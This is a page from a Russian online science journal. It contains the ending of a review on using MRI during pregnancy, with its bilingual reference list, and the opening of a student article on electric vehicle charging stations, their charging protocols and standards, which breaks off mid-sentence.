3,0 Тл или менее, не связана с какими-либо неблагоприятными воздействиями на плод, но ее следует использовать с осторожностью в любом гестационном возрасте [9,11]. МР-исследование плода состоит из двух этапов. Первый - «материнский» - многоплоскостная визуализация, основанная на анатомии матери. Необходима для оценки расположения плода в полости матки и возможных сопутствующих патологических изменений у беременной женщины в области сканирования. Второй этап – этап исследования плода – решает поставленные лечащим врачом перед рентгенологом задачи. В настоящее время вся продолжительность МР-исследования у беременных пациенток не должна превышать 30 минут. Основное положение беременной

во время МР-исследования - лежа на спине либо головой, либо ногами вперед по направлению к туннелю магнита. Корпус тела располагается над встроенной в стол катушкой для позвоночника, а поверхностная РЧ-катушка для туловища устанавливается над животом и тазом. При ярко выраженном «синдроме нижней поллой вены» рекомендуется использовать альтернативный вариант укладки - «лежа на левом боку» [3]. Подготовка к МР-исследованию беременной на любом сроке гестации всегда начинается с определения противопоказаний и показаний. В первую очередь следует исключить все возможные абсолютные (начавшаяся родовая деятельность, наличие инородных ферромагнитных тел, электронные водители ритма и др.) и относительные (первый триместр беременности, выраженный синдром сдавления нижней поллой вены, выраженная клаустрофобия и др.) противопоказания к МР-исследованию [4]. Наиболее частым показанием к МРТ во время беременности является выявленная при УЗИ патология, требующая уточнения характера изменений. К сожалению, маловодие, ожирение или рубцовые изменения передней брюшной стенки беременной, «беспокойное» положение плода при осмотре и др. может вызвать проблемы при проведении УЗИ. [11]. Однако благодаря МРТ можно провести полное обследование даже в таких сложных случаях, что позволяет получить наиболее полную клиническую картину и скорректировать план ведения пациентки [4]. Основные материнские показания МРТ при беременности можно разделить на акушерские и неакушерские причины [12].

Акушерские причины.

Инвазивная плацентация происходит в 1 из 2500 беременностей и может привести к значительному кровотечению после родов с высокой материнской смертностью. Основные факторы риска представлены предлежанием плаценты в анамнезе, преклонным возрастом матери, многоплодием, кесаревым сечением в анамнезе. Хотя это обычно первоначально

диагностируется с помощью УЗИ, МРТ, очевидно, обеспечивает лучшую визуализацию областей аномальной плацентации [13].

Отслойка плаценты, классически определяемая как преждевременное отделение плаценты перед родами, представляет собой основную причину вагинальных кровотечений во второй половине беременности и характеризуется повышенной материнской, фетальной и неонатальной заболеваемостью и смертностью. В развитых странах отслойка плаценты происходит примерно в 1% беременностей и является причиной примерно 10-20% всех перинатальных смертей. Симптомы обычно характеризуются сильной болью в животе и сильным вагинальным кровотечением. Ранняя диагностика имеет решающее значение в его лечении. УЗИ представляет собой первый выбор метода диагностики; однако в сомнительных случаях целесообразно прибегать к МРТ для более точного выявления гематом, характеристики возраста и дифференциации гематом от опухолей [14].

Около 2% женщин во время беременности имеют кисты яичников. Большинство из них представляют собой простые бессимптомные кисты, часто размером менее 5 см, которые рассасываются спонтанно. Небольшой процент из них (1–3%), однако, может иметь злокачественную природу [15]. Другие акушерские причины болей в животе во время беременности, которые могут потребовать назначение МРТ-исследования, включают внематочную беременность, дегенеративную лейомиому, дилатацию гонадных вен и неоплазию [15].

Неакушерские причины.

Острая боль в животе. Существует несколько причин, связанных с возникновением острой боли в животе при беременности. Физиологические и выраженные анатомические изменения в сочетании с физикальным исследованием брюшной полости, затрудненным наличием плода, могут привести к задержке диагностики с тяжелыми последствиями как для матери, так и для плода. Если УЗИ не приводит к достоверности диагноза, полезно

прибегнуть к МРТ для большей точности диагностики плода, плаценты, матки и органов брюшной полости [16].

Острый аппендицит является одной из наиболее частых причин острого живота у беременных, встречаясь примерно в 1 случае на 1500 беременностей, с общей заболеваемостью от 0,05% до 0,07% или такой же частотой, наблюдаемой у небеременных. Было показано, что среди методов диагностической визуализации УЗИ очень чувствительно при выполнении опытными специалистами (от 12,5 до 100%). Однако физиологическое смещение червеобразного отростка вверх в течение последних недель беременности и наличие обильного абдоминального жира или газа в кишечнике могут привести к более трудному диагнозу [16].

Во время беременности отмечается повышенная заболеваемость желчнокаменной болезнью (2–4% беременных), связанная с гормональными изменениями во время беременности, что может привести к уменьшению подвижности желчного пузыря и увеличению насыщения желчи холестерином. Наиболее распространенными симптомами являются тошнота; рвота; анорексия; боль в правом подреберье; и повышенные ферменты печени, щелочная фосфатаза и гамма-глутамилтрансфераза (ГГТ). Кроме того, в данном случае УЗИ является методом диагностики билиарной патологии поджелудочной железы первого выбора, так как обладает высокой чувствительностью и, прежде всего, специфичностью в диагностике острого холецистита (соответственно 65% и 89%). Однако МРТ позволяет лучше визуализировать желчные протоки и любые осложнения острого холецистита, такие как перфорация, формирование перихолецистического абсцесса и восходящего холангита. Кроме того, МРТ также предлагает более качественное исследование поджелудочной железы, что важно для исключения возможного панкреатита, в некоторых случаях не простой визуализации на УЗИ из-за наличия кишечного газа, а также каких-либо

осложнений, таких как некроз, псевдокисты поджелудочной железы и селезеночная вена. тромбоз [15].

Имеются многочисленные показания к проведению МРТ при беременности по поводу неврологической патологии; среди них наиболее распространенными являются острая головная боль, проблемы с позвоночником, связанные с беременностью (т. е. связанные с беременностью боли в спине, остеопоротические компрессионные переломы и симптоматическая гемангиома позвонков), травмы спинного мозга и опухоли головного мозга [17].

УЗИ по-прежнему остается визуализирующим исследованием первого выбора при подозрении на гинекологические опухоли, но не всегда полезно для диагностики из-за глубоких анатомических изменений во время беременности. Наличие беременной матки и плода может закрывать органы малого таза от луча УЗИ, что делает возможную диагностику и стадирование опухоли во время беременности весьма сложными. Здесь также может быть очень полезна МРТ, поскольку она обеспечивает многоплоскостную визуализацию и отличный контраст мягких тканей в области таза [18].

Показания к проведению МРТ плода. УЗИ очень полезно для пренатальной диагностики врожденных и приобретенных внутричерепных аномалий [16]. МРТ показывает панорамный вид всего мозга и субарахноидального пространства без ограничений, определяемых черепом, и имеет решающее значение для любых подозрений, обнаруженных с помощью УЗИ, или для оценки любых патологий, которые трудно оценить с помощью УЗИ [13]. УЗИ является методом первого выбора для выявления любых аномалий головы и шеи, таких как расщелина губы и неба, микрогнатия или ретрогнатия, краниосиностоз, цефалоцеле, сосудистые аномалии, опухоли, микрофтальмия, аномалии щитовидной железы или новообразования в ротоглотке и шее. Однако в некоторых случаях, когда плод находится в положениях, при которых голова и шея не поддаются ультразвуковой оценке,

поскольку они повернуты или прикрыты конечностями, МРТ может быть очень полезной. УЗИ и МРТ успешно выявляют, обычно через 18 недель, абдоминальные аномалии, такие как атрезия пищевода и кишечника, интраабдоминальные образования, дефекты брюшной стенки, кишечную непроходимость, перфорацию кишечника и мекониальный перитонит, агенезию или эктопию почек, удвоение собирательных систем, дилатация мочевыводящих путей, уретероцеле, тяжелый пузырно-мочеточниковый рефлюкс, мегауретер, инфравезикальная обструкция или клоакальные аномалии. УЗИ является основным методом скрининга торакальных аномалий, таких как диафрагмальная грыжа, кистозно-аденоматозная мальформация, бронхолегочный приступ или наличие других кист или образований, которые могут привести к гипоплазии легких и гибели плода, если их не выявить на ранней стадии [13]. Любые аномалии конечностей, такие как аномальное положение пальцев, агенезия, синдактилия, полидактилия или фокомелия, могут быть легко идентифицированы с помощью УЗИ и МРТ [8].

Заключение: Магнитно-резонансная томография является относительно безопасным методом лучевой диагностики и соответствует основным требованиям, которые предъявляются методам пренатальной диагностики с такими неоспоримыми достоинствами, как возможность прямого отображения всех анатомических структур в исследуемой зоне интереса с хорошим межтканевым контрастом, получения МР-изображений в любой необходимой плоскости, специфической характеристики изменений интенсивности МР-сигнала благодаря применению различных протоколов. Однако необходимы более обширные исследования для подтверждения отсутствия негативного влияния на организм матери и плода.

Список литературы

1. ACOG Guidelines for diagnostic imaging during pregnancy and lactation, Committee Opinion No. 723. Obstet. Gynecol. 2017. vol. 130. no. 4. P. e210-e216. DOI: [10.1097/AOG.0000000000002355](https://doi.org/10.1097/AOG.0000000000002355)
2. Унгиадзе Д.Ю., Никурадзе И.В., Замтарадзе Н.Д. Роль пренатальной диагностики аномально инвазивной плаценты в исходе беременности // Акушерство, гинекология и репродукция. 2020. №3. С. 383-394. DOI: 10.17749/2313-7347/ob.gyn.rep.2020.151
3. Youssef A.T. Uncommon obstetric and gynecologic emergencies associated with pregnancy: Ultrasound diagnosis. J. Ultrasound. 2018. no. 21. P. 127–136. DOI: [10.1007/s40477-018-0287-4](https://doi.org/10.1007/s40477-018-0287-4)
4. Mervak B. M., Altun E., McGinty K. A., Hyslop W. B., Semelka R. C., Burke L. M. MRI in pregnancy: Indications and practical considerations // Journal of Magnetic Resonance Imaging. 2019. no.49. P. 621-631. DOI: [10.1002/jmri.26317](https://doi.org/10.1002/jmri.26317)
5. Khairinisa M.A., Takatsuru Y., Amano I., Erdene K., Nakajima T., Kameo S., Hiroshi K., Yoshito T., Noriyuki K. The effect of perinatal gadolinium-based contrast agents on adult mice behavior. Investig. Radiol. 2018. no. 53. P. 110–118. DOI: [10.1097/RLI.0000000000000417](https://doi.org/10.1097/RLI.0000000000000417)
6. Gui B, Cambi F, Micco M, Sbarra M, Petta F, Autorino R, De Vincenzo R, Valentini V, Scambia G, Manfredi R. MRI in pregnant patients with suspected abdominal and pelvic cancer: a practical guide for radiologists. Diagn Interv Radiol. 2020. vol.26 no. 3. P. 183-192. DOI: [10.5152/dir.2019.19343](https://doi.org/10.5152/dir.2019.19343)
7. Puac P, Rodríguez A, Vallejo C, Zamora CA, Castillo M. Safety of contrast material use during pregnancy and lactation. Magn Reson Imaging Clin N Am. 2017. vol. 2. P.787–797. DOI: [10.1016/j.mric.2017.06.010](https://doi.org/10.1016/j.mric.2017.06.010)
8. Gatta G, Di Grezia G, Cuccurullo V, et al. MRI in Pregnancy and Precision Medicine: A Review from Literature. J Pers Med. 2021. vol. 12 no.1. P.9. DOI: [10.3390/jpm12010009](https://doi.org/10.3390/jpm12010009)

9. ACR Committee on MR Safety. Greenberg T.D., Hoff M.N., Gilk T.B., Jackson E.F., Kanal E., McKinney A.M., Och J.G., Pedrosa I., Rampulla T.L., et al. ACR guidance document on MR safe practices. Magn. Reson. Imaging. 2020. vol.51. P. 331–338 . DOI: [10.1002/jmri.26880](https://doi.org/10.1002/jmri.26880)
10. Sardu C., Gatta G., Pieretti G., Viola L., Sacra C., Di Grezia G., Musto L., Minelli S., La Forgia D., Capodieci M., et al. Pre-Menopausal Breast Fat Density Might Predict MACE During 10 Years of Follow-Up The BRECARD Study. JACC Cardiovasc. Imaging. 2021. vol. 14. P. 426–438. DOI: [10.1016/j.jcmg.2020.08.028](https://doi.org/10.1016/j.jcmg.2020.08.028)
11. Griffiths P. D., Mooney C., Bradburn M., Jarvis D. Should we perform in utero MRI on a fetus at increased risk of a brain abnormality if ultrasonography is normal or shows non-specific findings? // Clinical Radiology. 2018. vol. 73. no. 2. P. 123–134. DOI:[10.1016/j.crad.2017.09.007](https://doi.org/10.1016/j.crad.2017.09.007)
12. Fraum T.J., Ludwig D.R., Bashir M.R., Fowler K.J. Gadolinium-based contrast agents: A comprehensive risk assessment. J. Magn. Reson. Imaging. 2017. vol. 46. no. 2. P. 338–353. DOI: [10.1002/jmri.25625](https://doi.org/10.1002/jmri.25625) .
13. Badachhape A.A., Devkota L., Stupin I.V., Sarkar P., Srivastava M., Tanifum E.A., Fox K.A., Yallampalli C., Annapragada A.V., Ghaghada K.B. Nanoparticle Contrast-enhanced T1-Mapping Enables Estimation of Placental Fractional Blood Volume in a Pregnant Mouse Model. Sci. Rep. 2019. vol. 9. DOI: [10.1038/s41598-019-55019-8](https://doi.org/10.1038/s41598-019-55019-8)
14. Fadl S.A., Linnau K.F., Dighe M.K. Placental abruption and hemorrhage-review of imaging appearance. Emerg. Radiol. 2019. vol. 26. P. 87–97. DOI: [10.1007/s10140-018-1638-3](https://doi.org/10.1007/s10140-018-1638-3)
15. Youssef A.T. Uncommon obstetric and gynecologic emergencies associated with pregnancy: Ultrasound diagnosis. J. Ultrasound. 2018. vol. 21. P.127–136. DOI: [10.1007/s40477-018-0287-4](https://doi.org/10.1007/s40477-018-0287-4) .

16. Costelloe C.M., Amini B., Madewell J.E. Risks and Benefits of Gadolinium-Based Contrast-Enhanced MRI. *Semin. Ultrasound CT MRI*. 2020. vol. 41. P. 170–182. DOI: [10.1053/j.sult.2019.12.005](https://doi.org/10.1053/j.sult.2019.12.005)
17. Arroyo, M.S., Hopkin, R.J., Nagaraj, U.D. et al. Fetal brain MRI findings and neonatal outcome of common diagnosis at a tertiary care center. *J Perinatol* . 2019. vol. 39. P. 1072–1077/ DOI: [10.1038/s41372-019-0407-9](https://doi.org/10.1038/s41372-019-0407-9)
18. Bourgioti C., Konidari M., Mouloupoulos L.A. Imaging of gynecologic malignancy in a reproductive age female: Cancer during pregnancy. *Radiol. Clin. N. Am.* 2020. vol. 58. P. 413–430. DOI: [10.1016/j.rcl.2019.10.008](https://doi.org/10.1016/j.rcl.2019.10.008)

List of literature

1. ACOG Guidelines on Diagnostic Imaging during Pregnancy and Lactation, Committee Conclusion No. 723. *Obstetrics. Gynecol.* 2017. volume 130. No. 4. p. e210-e216. DOI: 10.1097/AOG.0000000000002355
2. Ungiadze D.Yu., Nikuradze I.V., Zamtaradze N.D. The role of prenatal diagnosis of abnormally invasive placenta in pregnancy outcome // *Obstetrics, gynecology and reproduction*. 2020. No.3. pp. 383-394. DOI: 10.17749/2313-7347/ob.gyn.rep.2020.151
3. Yusef A.T. Unusual obstetric and gynecological emergencies associated with pregnancy: ultrasound diagnostics. *J. Ultrasound*. 2018. No. 21. pp. 127-136. DOI: 10.1007/s40477-018-0287-4
4. Mervak B. M., Altun E., McGinty K. A., Hislop V. B., Semelka R. S., Burke L. M. MRI during pregnancy: indications and practical considerations // *Journal of Magnetic resonance Imaging*. 2019. No.49. pp. 621-631. DOI: 10.1002/jmri.26317
5. Khairinisa M.A., Takatsuru Yu., Amano I., Erdene K., Nakajima T., Kameo S., Hiroshi K., Yoshito T., Noriyuki K. The effect of gadolinium-based perinatal contrast agents on the behavior of adult mice. *Investigation. Radiol.* 2018. No. 53. pp. 110-118. DOI: 10.1097/RLI.0000000000000417

6. Gui B, Cambi F, Mikko M, Sbarra M, Petta F, Autorino R, De Vincenzo R, Valentini V, Scambia G, Manfredi R. MRI in pregnant patients with suspected cancer of the abdominal cavity and pelvic organs: a practical guide for radiologists. *Diagnostic Radiol.* 2020. Volume 26, No. 3. pp. 183-192. DOI: 10.5152/dir.2019.19343
7. Puak P., Rodriguez A., Vallejo S., Zamora K.A., Castillo M. Safety of contrast agent use during pregnancy and lactation. *Magnetic Resonance Imaging Clinic N Am.* 2017. vol. 2. pp.787–797. DOI: 10.1016/j.mric.2017.06.010
8. Gatta G., Di Greece G., Cuccurullo V. et al. MRI during pregnancy and precision medicine: Literature review. *J Pers Med.* 2021. vol. 12 no.1. P.9. DOI: 10.3390/jpm12010009
9. ACR Safety Committee. Greenberg T.D., Hoff M.N., Gilk T.B., Jackson E.F., Channel E., McKinney A.M., Och J.J., Pedrosa I., Rampulla T.L., etc. ACR Guidance Document on the Safe Practice of MR. *Magn. Reason. Images.* 2020. volume 51. pp. 331-338. DOI: 10.1002/jmri.26880
10. Sardu S., Gatta G., Pieretti G., Viola L., Sacra S., Di Grecia G., Musto L., Minelli S., La Forgia D., Capodeci M., etc. Breast Fat Density Before Menopause Can Be Predicted By MACE During 10 years Of observation Of The BRECKARD Study. *JACC Cardiovasc. Images.* 2021. volume. 14. pp. 426-438. DOI: 10.1016/j.jcmg.2020.08.028
11. Griffiths P. D., Mooney K., Bradburn M., Jarvis D. Should we conduct intrauterine MRI of a fetus with an increased risk of brain abnormalities if ultrasound examination is normal or shows nonspecific results? // *Clinical Radiology.* 2018. vol. 73. No. 2. pp. 123-134. DOI:10.1016/j.crad.2017.09.007
12. Fraum T.J., Ludwig D.R., Bashir M.R., Fowler K.J. Gadolinium-based contrast agents: a comprehensive risk assessment // *J. Magn. Reason. Images.* 2017. vol. 46. No. 2. pp. 338-353. DOI: 10.1002/jmri.25625 .
13. Badachkhape A.A., Devkota L., Stupin I.V., Sarkar P., Srivastava M., Tanifum E.A., Fox K.A., Yallampalli S., Annapragada A.V., Ghagada K.B. T1 mapping

- with nanoparticle contrast Allows to estimate the fractional volume of placental blood in a pregnant mouse model. Sci. Rep. 2019. volume 9. DOI: 10.1038/s41598-019-55019-8
14. Fadl S.A., Linnau K.F., Dige M.K. Placental abruption and hemorrhage - an overview of the appearance of images. Emerg. Radiol. 2019. vol. 26. pp. 87-97. DOI: 10.1007/s10140-018-1638-3
 15. Yusef A.T. Unusual obstetric and gynecological emergencies associated with pregnancy: ultrasound diagnostics. J. Ultrasound. 2018. vol. 21. pp.127–136. DOI: 10.1007/s40477-018-0287-4 .
 16. Costello K.M., Amini B., Madwell J.E. Risks and benefits of gadolinium-based contrast-enhanced MRI. Semin. Ultrasound computed tomography MRI. 2020. vol. 41. pp. 170-182. DOI: 10.1053/July.2019.12.005
 17. Arroyo M.S., Hopkin R.J., Nagaraj U.D. et al. Fetal brain MRI results and neonatal outcome of general diagnostics at the Tertiary care center. J Perinatol . 2019. vol. 39. P. 1072-1077/ DOI: 10.1038/s41372-019-0407-9
 18. Bourgioti S., Konidari M., Mulopoulos L.A. Visualization of gynecological malignancies in women of reproductive age: cancer during pregnancy. Radiola. Clin. N. Am. 2020. vol. 58. P. 413-430. DOI: 10.1016/j.rcl.2019.10.008

© *Шираева А.Х., Свирава А.М. 2022 Научный сетевой журнал «СтолЫпинский вестник» №4/2022*

Для цитирования: Шираева А.Х., Свирава А.М. ПРИМЕНЕНИЕ МЕТОДА МАГНИТНО-РЕЗОНАНСНОЙ ТОМОГРАФИИ ВО ВРЕМЯ БЕРЕМЕННОСТИ// Научный сетевой журнал «СтолЫпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 62-835

АНАЛИЗ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ЗАРЯДНЫХ СТАНЦИЙ ДЛЯ ЭЛЕКТРОМОБИЛЕЙ

ANALYSIS OF THE EFFICIENCY OF USING CHARGING STATIONS FOR ELECTRIC VEHICLES

Вахрушев Матвей Александрович, Студент кафедры «Автомобили и технологические машины», ФГБОУ ВО «Пермский национальный исследовательский политехнический университет» 614990, Россия, Пермь, Комсомольский пр., 29

Vakhrushev Matvey Alexandrovich, Student of the department "Cars and technological machines", Perm National Research Polytechnic University, 29 Komsomolsky Ave., Perm, 614990, Russia

Аннотация. В статье рассмотрены особенности зарядки электромобилей на медленных и быстрых зарядных станциях, также описаны протоколы работы электрических зарядных станций. Рассмотрены национальные и международные стандарты, описывающие протоколы коммуникации контроллеров зарядной станции и электромобиля. Даны рекомендации по разработке интеллектуальной системы удаленного мониторинга и взаимодействия электромобилей с зарядной инфраструктурой,

которая позволит осуществлять более безопасную зарядку электромобиля. Сделаны выводы о целесообразности использования быстрых и медленных зарядных станциях в условиях мегаполиса.

Annotation. The article discusses the features of charging electric vehicles at slow and fast charging stations, also describes the protocols of electric charging stations. National and international standards describing communication protocols of charging station and electric vehicle controllers are considered. Recommendations are given on the development of an intelligent system for remote monitoring and interaction of electric vehicles with the charging infrastructure, which will allow for safer charging of an electric vehicle. Conclusions are drawn about the expediency of using fast and slow charging stations in a megalopolis

Ключевые слова: протоколы зарядки электромобилей, эффективность использования зарядных станций в условиях мегаполиса.

Keywords: protocols for charging electric vehicles, efficiency of using charging stations in a megalopolis.

Электромобили неизбежно проникают в жизнь общества благодаря их эффективности и экономичности. Все больше автовладельцев в мире отдают предпочтение электромобилям (Electric Vehicle - EV) вместо традиционных транспортных средств с двигателями внутреннего сгорания. При этом, в последние годы значительно увеличивается процент «чистых» электромобилей, по сравнению с гибридными транспортными средствами.

Принцип действия электромобиля заключается в том, что вместо двигателя внутреннего сгорания используется один или несколько электромоторов. Обычный автомобиль приходится заправлять на АЗС бензином, газовым или дизельным топливом, а EV-транспортные средства требуют зарядки аккумулятора электричеством [1]. Электродвигатель электромобиля использует постоянный ток. Соответственно, постоянный ток аккумулируется и в высоковольтных батареях электромобиля. При помощи

внутреннего зарядного устройства может быть преобразован переменный ток общей электрической сети в постоянный ток батареи электромобиля. Но данный способ генерации постоянного тока ограничен пропускной способностью. Электрическая зарядная станция (ЭЗС) исключает вероятность возникновения аварийных ситуаций, ограничивая электромобиль той порцией электричества, которую он способен переработать. Другой принцип действия используется на «быстрых» зарядных станциях, в которых исключено промежуточное звено в виде преобразующего бортового зарядного устройства, тем самым электромобиль заряжается постоянным током. Однако, при быстрой зарядке увеличивается деградация высоковольтной батареи электромобиля поскольку в процессе заряда происходит значительный ее нагрев или перегрев, который приводит к снижению емкости.

На сегодняшний день существует 4 основных протокола работы ЭЗС. При этом 3 из них работают на переменном токе, максимальная мощность которых составляет 44 кВт. Протокол Mode 4 использует постоянный ток, в следствии чего, мощность составляет до 150 кВт и выше. Типы зарядных станций и протоколы передачи данных представлены в таблице 1.

Таблица 1 – Типы зарядных станций и протоколы передачи данных

Протокол работы ЭЗС	Ток	Сила тока, А	Напряжение, В	Мощность, кВт	Типы разъемов
Mode 1	АС	16	220	3.7	Type 1, Type 2
Mode 2	АС	16	220-380	7.4-22	Type 1, Type 2
Mode 3	АС	16-32	220-380	7.4-22	Type 1, Type 2

Mode 4	DC	45-200	до 1000	30-300	GB/T CCS Combo CHAdeMO
--------	----	--------	---------	--------	---------------------------------

Основными типами разъемов для зарядки электромобилей являются: Type 1, Type 2 (AC/переменный ток), CHAdeMO, CCS Combo, GB/T (DC/постоянный ток).

На электромобилях из Японии или США используются в основном Type 1 (максимальная мощность 7,4 кВт, однофазная сеть). Разъемы Type 2 применяются в основном на электромобилях из Европы (максимальная мощность заряда 7,4 или 22 кВт, одно- или трехфазная сеть). CHAdeMO – это базовый разъем для электрических автомобилей из Японии или импортированные из Америки (максимальная мощность заряда до 200 кВт). Разъем GB/T популярен в Китае и предназначен для быстрой зарядки. В России встречается крайне редко. Однако, последние изменения в законодательстве РФ и введение данного разъема как обязательного для субсидируемых ЭСЗ приведет к его значительному распространению на территории страны. CCS Combo распространен на электромобилях европейского рынка. Различают два типа разъёмов CCS Combo. Данные разъёмы очень схожи с разъемами Type 1 и Type 2. Вариация разъёма CCS Combo дает возможность подключения к электрокару кабеля Type 2 для медленной зарядки, так и Combo 2 — для быстрой. Мощность заряда может достигать 350 кВт/ч, ток – до 200 А. У электромобилей Tesla применяется специализированный разъем. Он позволяет подключиться к станции Tesla Supercharger, лишь электромобиля одноимённой марки. Разъем нашел свое применение в Европе и США.

В связи с тем, что процесс зарядки электромобиля осуществляется достаточно большими токами, для обеспечения безопасности процесса его

необходимо контролировать со стороны зарядной станции и со стороны электромобиля. Эти функции выполняют модуль зарядной станции SECC и контроллер электромобиля EVCC. Задача обоих состоит в согласовании параметров зарядки между зарядной станцией и электромобилем по выделенным сигнальным линиям в зарядных кабеле и разъемах. [3] Принцип работы контроллеров представлен на рисунке 1.




Рисунок 1 - EVCC SECC контроллеры заряда

SECC (Supply Equipment Communication Controller) – это модуль зарядной станции, ответственный за осуществление коммуникации с электромобилем, в задачи которого входит, в общем случае, передача управляющих сигналов о параметрах зарядки электромобилю, получение и интерпретация ответов о статусе зарядки от электромобиля, управление силовой электроникой зарядной станции, измерение потреблённой мощности.

Коммуникация с зарядной станцией осуществляется с помощью устройства **EVCC (Electric Vehicle Communication Controller)**, работающего на стороне электромобиля. от бортовой системы управления батареями (Battery Management System - BMS), осуществляется передача данных о состоянии процесса зарядки электромобиля и управление бортовой силовой электроникой [4].

Существует несколько национальных и международных стандартов, описывающих протоколы коммуникации контроллеров зарядной станции и электромобиля, на которые ориентируются производители:

J1772 - национальный стандарт коммуникации США. 5-контактный стандарт J1772 поддерживает широкий диапазон скоростей зарядки однофазным переменным током (AC) от 1,44 кВт (12 ампер при 120 вольтах) через портативные устройства, подключенные к бытовой розетке NEMA 5-15, до 19,2 кВт (80 ампер при 240 вольтах) от EVSE (оборудование для питания электромобилей, чаще называемое зарядной станцией). Существует также 7-контактный комбинированный соединитель, который имеет как 5-контактный разъем J1772, так и 2-контактный разъем CCS, который поддерживает быструю зарядку постоянного тока до 350 кВт. [5]

IEC 61851 - стандарт Международной Электротехнической Комиссии для проводной зарядки электромобилей переменным и постоянным током (принят как национальный стандарт России ГОСТ Р МЭК 61851). Настоящий стандарт устанавливает требования к электромагнитной совместимости (далее – ЭМС) электромобилей в любом режиме заряда при подключении к источнику питания. Стандарт применяется к бортовым зарядным устройствам, испытываемым на комплектном транспортном средстве или на уровне компонентов систем зарядки (электронных подсистем). Настоящим стандартом регулируются требования к проводному соединению электромобилей и автомобильных транспортных средств с комбинированными энергоустановками, имеющими возможность внешней зарядки, с источниками питания переменного и постоянного напряжения [6].

ISO 15118 - универсальный стандарт коммуникации для зарядки постоянным и переменным током, включающий в себя перспективные технологии V2G (Vehicle to Grid - двунаправленный обмен энергией между электромобилем и сетью) и Plug and Charge (технология идентификации машины в зарядной сети и авторизации зарядной сессии и платежа от имени её владельца, при подключении авто к зарядной станции). Им определяется связь между электромобилями (EV), включая электромобиль на аккумуляторных источниках питания и гибридный автомобиль с подзарядкой

от электросети, и оборудованием электроснабжения электромобиля (EVSE). в стандарте описывается взаимодействие (связь) между контроллером связи автомобиля контроллер связи электромобиля (EVCC). Настоящий стандарт применим не только к зарядке электромобилей, но и к другим транспортным средствам.

На архитектуре Master-Slave основан открытый коммуникационный протокол управления зарядными станциями – MODBUS.

Протокол Modbus представляет собой структуру коммуникацией сообщениями. Протокол реализован с при помощи интерфейсов RS232, RS422 или RS485. Схема протокола представлена на рисунке 2.




Рисунок – 2 Схема реализации Modbus протокола для ЭЗС.

Особенность протокола EVSE заключается в обработке процесса зарядки для различных типов электромобилей, технология представлена на рисунке 3. При помощи данной технологии происходит определение автомобиля и его технических характеристик автоматически. Это сделано потому что электромобили могут отличаться друг от друга характеристиками зарядки (мощностью зарядки, иметь различное время зарядки и заряжаться токами разной величины).




Рисунок 3 – Технология зарядки для различных электромобилей

Динамическая балансировка между портами ЭЗС обеспечивает эффективность использования зарядных комплексов. Определяющими выступают следующие факторы: время стоянки, требуемая мощность заряда, степень заряда батареи электромобиля, доступность ЭЗС и зарядных портов и т.д.

В настоящее время многокритериальность, определяющая эффективность зарядных комплексов не обеспечивается полностью. Для распределения нагрузки между отдельными ЗС на сегодняшний день применяют однотипные алгоритмы:

- OPTIMAX for Smart Charging от ABB (Швейцария) — управление зарядкой по расписанию, ограничение мощности ЗС;
- Virta (Финляндия) — ограничение мощности ЗС для неперевышения суммарной доступной мощности инфраструктурного объекта;
- Circontrol (Испания) — ограничение мощности ЗС для неперевышения суммарной доступной мощности инфраструктурного объекта, задание приоритета оставшейся располагаемой мощности для конкретной ЗС;
- CHARX manage от Phoenix Contact (Германия) — задание приоритета по мощности зарядки для конкретной ЗС;
- EVlink от Schneider Electric (Франция) — пропорциональное распределение мощности между ЗС, ограничение мощности ЗС для неперевышения

